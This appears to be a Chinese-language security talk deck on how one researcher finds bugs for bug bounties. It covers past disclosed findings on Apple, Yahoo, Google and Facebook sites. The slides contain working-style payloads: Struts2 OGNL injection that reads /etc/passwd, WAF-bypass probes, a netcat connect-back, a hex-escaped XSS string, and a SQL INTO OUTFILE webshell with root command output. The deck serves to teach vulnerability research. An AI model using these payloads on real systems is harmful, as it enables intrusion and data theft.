尋找漏洞的思路


- 有做功課的 Bonus
- 天下武功唯快不破
- 認命做苦工活QQ
- 平行權限與邏輯問題
- 少見姿勢與神思路

天下武功唯快不破

- 指紋辨識，收集整理
 - Web Application?
 - Framework?
- 平時做好筆記 1-Day 出來搶首殺
 - WordPress CVE-2016-4567 flashmediaelement.swf XSS
 - ImageTragick Remote Code Execution

天下武功唯快不破

Uber Reflected XSS



天下武功唯快不破

Uber Reflected XSS



天下武功唯快不破

developer.apple.com 被駭案例

2013
07/18

iOS Developer - "We'll be back soon"

天下武功唯快不破

developer.apple.com 被駭案例

2013
07/18

iOS Developer - "We'll be back soon"

2013
07/22

Apple confirms its developer website was hacked

天下武功唯快不破 developer.apple.com 被駭案例

2013
07/18

iOS Developer - "We'll be back soon"

2013
07/22

Apple confirms its developer website was hacked

2013
07/22

Ibrahim Balic: I hacked Apple's developer website and have over 100K
developers' user details

天下武功唯快不破 developer.apple.com 被駭案例

2013
07/18

iOS Developer - "We'll be back soon"

2013
07/22

Apple confirms its developer website was hacked


2013
07/22

Ibrahim Balic: I hacked Apple's developer website and have over 100K
developers' user details

2013
07/??

Apple Hall of Fame - "We would like to acknowledge 7dscan.com, and SCANV
of knownsec.com for reporting this issue"


天下武功唯快不破 developer.apple.com 被駭案例



The screenshot shows a browser window with the URL [https://developer.apple.com/membercenter/index.action?redirect:\\${%23rsp%3d%23context.get\(%27com.opensymphony.xwork2.dispatcher.HttpServletResponse%27\).getWriter\(\).println\(%23request.getParameter\(%27password%27\)\)};](https://developer.apple.com/membercenter/index.action?redirect:${%23rsp%3d%23context.get(%27com.opensymphony.xwork2.dispatcher.HttpServletResponse%27).getWriter().println(%23request.getParameter(%27password%27))};). The page content is a Java code snippet that attempts to read the password from the request parameter and print it to the response writer. Below this, there is a configuration file for the Open Directory service.

```
view-source:https://developer.apple.com/membercenter/index.action?redirect:${%23rsp%3d%23context.get('com.opensymphony.xwork2.dispatcher.HttpServletResponse'),%23reader%3dnew %20java.io.FileInputStream("etc/passwd"),%23dis%3dnew %20java.io.DataInputStream(%23reader),%23len%3d%23dis.available(),%23bytes%3dnew %20byte[%23len],%23dis.readFully(%23bytes),%23str%3d(new java.lang.String(%23bytes)),%23rsp.getWriter().println(%23str),%23rsp.getWriter().flush(),%23rsp.getWriter().close(),1}  
  
##  
# User Database  
#  
# Note that this file is consulted directly only when the system is running  
# in single-user mode. At other times this information is provided by  
# Open Directory.  
#  
# This file will not be consulted for authentication unless the BSD local node  
# is enabled via /Applications/Utilities/Directory Utility.app  
#  
# See the DirectoryService(8) man page for additional information about  
# Open Directory.  
##  
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false  
root:*:0:0:System Administrator:/var/root:/bin/sh  
daemon:*:1:1:Daemon:/var/empty:/bin/false
```

天下武功唯快不破 developer.apple.com 被駭案例



天下武功唯快不破

Yahoo Login Site RCE

- 被 Yahoo Bug Bounty 事件燒到，感覺很好玩
- 依然是 Google hacking
 - site:yahoo.com ext:action
 - b.login.yahoo.com
 - 看起來 s2-016 work 但看起來有 WAF
 - 三個月的空窗期！
 - 第一次 OGNL 就上手！

天下武功唯快不破


Yahoo Login Site RCE

- 繞過 WAF
 - 如何判斷關鍵字？

```
redirect:${12*21}                                # /login/252
redirect:${#c=1}                                  # /login/
redirect:${#c=1,1}                                # /login/1
redirect:${#c=1,#d=new chra[10]}                 # /login/
redirect:${#c=1,#d=new chra[10],1}               # /login/
```

天下武功唯快不破

Yahoo Login Site RCE



```
orange@z:~$ nc -vvl 12345
```


```
Connection from 209.73.163.226 port 12345 [tcp/italk] accepted
```

```
Linux ac4-laptui-006.adx.ac4.yahoo.com 2.6.18-308.8.2.el5.YAHOO.20120614 #1 SMP Thu Jun 14 13:27:27 PDT 2012 x86_64 x86_64 x86_64 GNU/Linux
```

```
orange@z:~$
```

天下武功唯快不破

Yahoo Login Site RCE



```
orange@z:~$ nc -vvl 12345
Connection from 209.73.163.226 port [tcp/italk] accepted
Linux ac4-laptui-006.adx.ac4.yahoo.com 2.6.18-308.8.2.el5.YAHOO.20120614 #1 SMP Thu
Jun 14 13:27:27 PDT 2012 x86_64 x86_64 x86_64 GNU/Linux
orange@z:~$
```

尋找漏洞的思路

- 有做功課的 Bonus
- 天下武功唯快不破
- 認命做苦工活QQ
- 平行權限與邏輯問題
- 少見姿勢與神思路

認命做苦工活QQ

www.google.com XSS

- 用 Google Hacking 黑 Google
 - site:www.google.com -adwords -finance...
 - www.google.com/trends/correlate/js/correlate.js

```
goog$exportSymbol("showEdit", function(src_url) {  
    ...  
    var html = (new goog$html$SafeHtml).  
        initSecurityPrivateDoNotAccessOrElse_('  
            <iframe width=400 height=420 marginheight=0 marginwidth=0  
                frameborder=0 src=' + src_url + '">Loading...</iframe>');  
    ...  
});
```

認命做苦工活QQ

www.google.com XSS

```
www.google.com/trends/correlate/search  
?e=id:PaHT-seSlg9  
&t=weekly
```

```
<a href="#" onclick="  
showEdit('/trends/correlate/edit  
?e=id:PaHTseSlg9&t=weekly');">
```

- 如何控制?

- id:PaHT-seSlg9

- 200 OK

- id:not_exists

- 500 Error

- id:PaHT-seSlg9:foobar

- 200 OK

認命做苦工活QQ

www.google.com XSS

```
www.google.com/trends/correlate/search  
?e=id:PaHT-seSlg9:'"><  
&t=weekly
```

```
<a href="#" onclick="  
showEdit('/trends/correlate/edit  
?e=id:PaHTseSlg9:"><';&t=weekly');">
```

- 看起來有過濾？但別忘了它在 JavaScript 內
 - HTML Entities?
 - 16 進位?
 - 8 進位?

認命做苦工活QQ

www.google.com XSS

```
www.google.com/trends/correlate/search  
?e=id:8N9IFM0ltyp:\x22onload\x3d\x22alert(document.domain)//  
&t=weekly
```

```
<a href="#" onclick="  
showEdit('/trends/correlate/edit  
?e=id:PaHTseSlg9:\x22onload\x3d\x22alert(document.domain)//  
&t=weekly');">
```

...?

認命做苦工活QQ

www.google.com XSS



認命做苦工活QQ

www.google.com XSS

- 看起來是個 Dom-Based 的 SELF-XSS 需要使用者互動？
 - 收的機率一半一半，需要找到更合理的情境說服 Google
- 繼續往下挖掘！
 - 跟 Click Jacking 的組合技？
 - 將要點擊的地方製成 IFRMAE 放在滑鼠下隨著滑鼠移動

認命做苦工活QQ

www.google.com XSS

- <https://youtu.be/ESj7PyQ-nv0>

認命做苦工活QQ

www.google.com XSS

- <https://youtu.be/ESj7PyQ-nv0>

ACCEPTED

認命做苦工活QQ

Facebook Remote Code Execution

- 反向 facebook.com 的 Whois 結果

- thefacebook.com
 - tfbnw.net
 - fb.com

- 列舉 vpn.tfbnw.net 網段

- vpn.tfbnw.net
 - files.fb.com
 - www.facebooksuppliers.com

認命做苦工活QQ

Facebook Remote Code Execution

- 從過往紀錄感覺打得進

- 拿到 VM
 - 解 ionCube
 - 剩下就是你們的事了

認命做苦工活QQ

Facebook Remote Code Execution

- 拿 Shell
 - OR 1=1 LIMIT 1 INTO OUTFILE '....' LINES TERMINATED by 0x3c3f... #
- 拿 Root
 - 有新功能要上怎麼辦? 紿用戶一個更新按鈕
 - 不想重造輪子有什麼現有的更新方案? Yum install
 - Yum install 權限不夠怎麼辦? 加 Sudoers
 - 網頁執行要輸入密碼怎麼辦? 加 NOPASSWD

認命做苦工活QQ Facebook Remote Code Execution


The screenshot shows a browser window with the URL `https://files.fb.com/courier/t...`. The page title is `view-source:https://files.fb.com/courier/themes/templates/.oxxooxx.php`. The interface includes a dropdown menu set to "INT" and several exploit modules: SQL, XSS, Encryption, Encoding, and Other. Below the menu, there are three buttons: "Load URL (A)", "Split URL (S)", and "Execute (X)". The "Execute (X)" button is highlighted with a blue border. Underneath these buttons are two checkboxes: "Enable Post data" (checked) and "Enable Referrer" (unchecked). The "Post data" field contains the following payload:
`oxxooxx=echo `$_POST[ccc]`;
&ccc=/tmp/.ICE-unix/gg "id" 2>/dev/stdout`

At the bottom of the page, the output of the exploit is displayed in a monospaced font:

```
1 uid=0(root) gid=0(root) groups=99(nobody)
2
```

認命做苦工活QQ

Facebook Remote Code Execution




尋找漏洞的思路

- 有做功課的 Bonus
- 天下武功唯快不破
- 認命做苦工活QQ
- 平行權限與邏輯問題
- 少見姿勢與神思路

平行權限與邏輯問題

Apple XSS

- Google Hacking
 - site:*.apple.com -www -developer -...
 - http://lookup-api.apple.com/wikipedia.org/



平行權限與邏輯問題

Apple XSS

- lookup-api.apple.com/wikipedia.org # ok
- lookup-api.apple.com/orange.tw # failed
- lookup-api.apple.com/en.wikipedia.org # ok
- lookup-api.apple.com/ja.Wikipedia.org # ok

平行權限與邏輯問題

Apple XSS

- 難道這段扣錯了嗎？

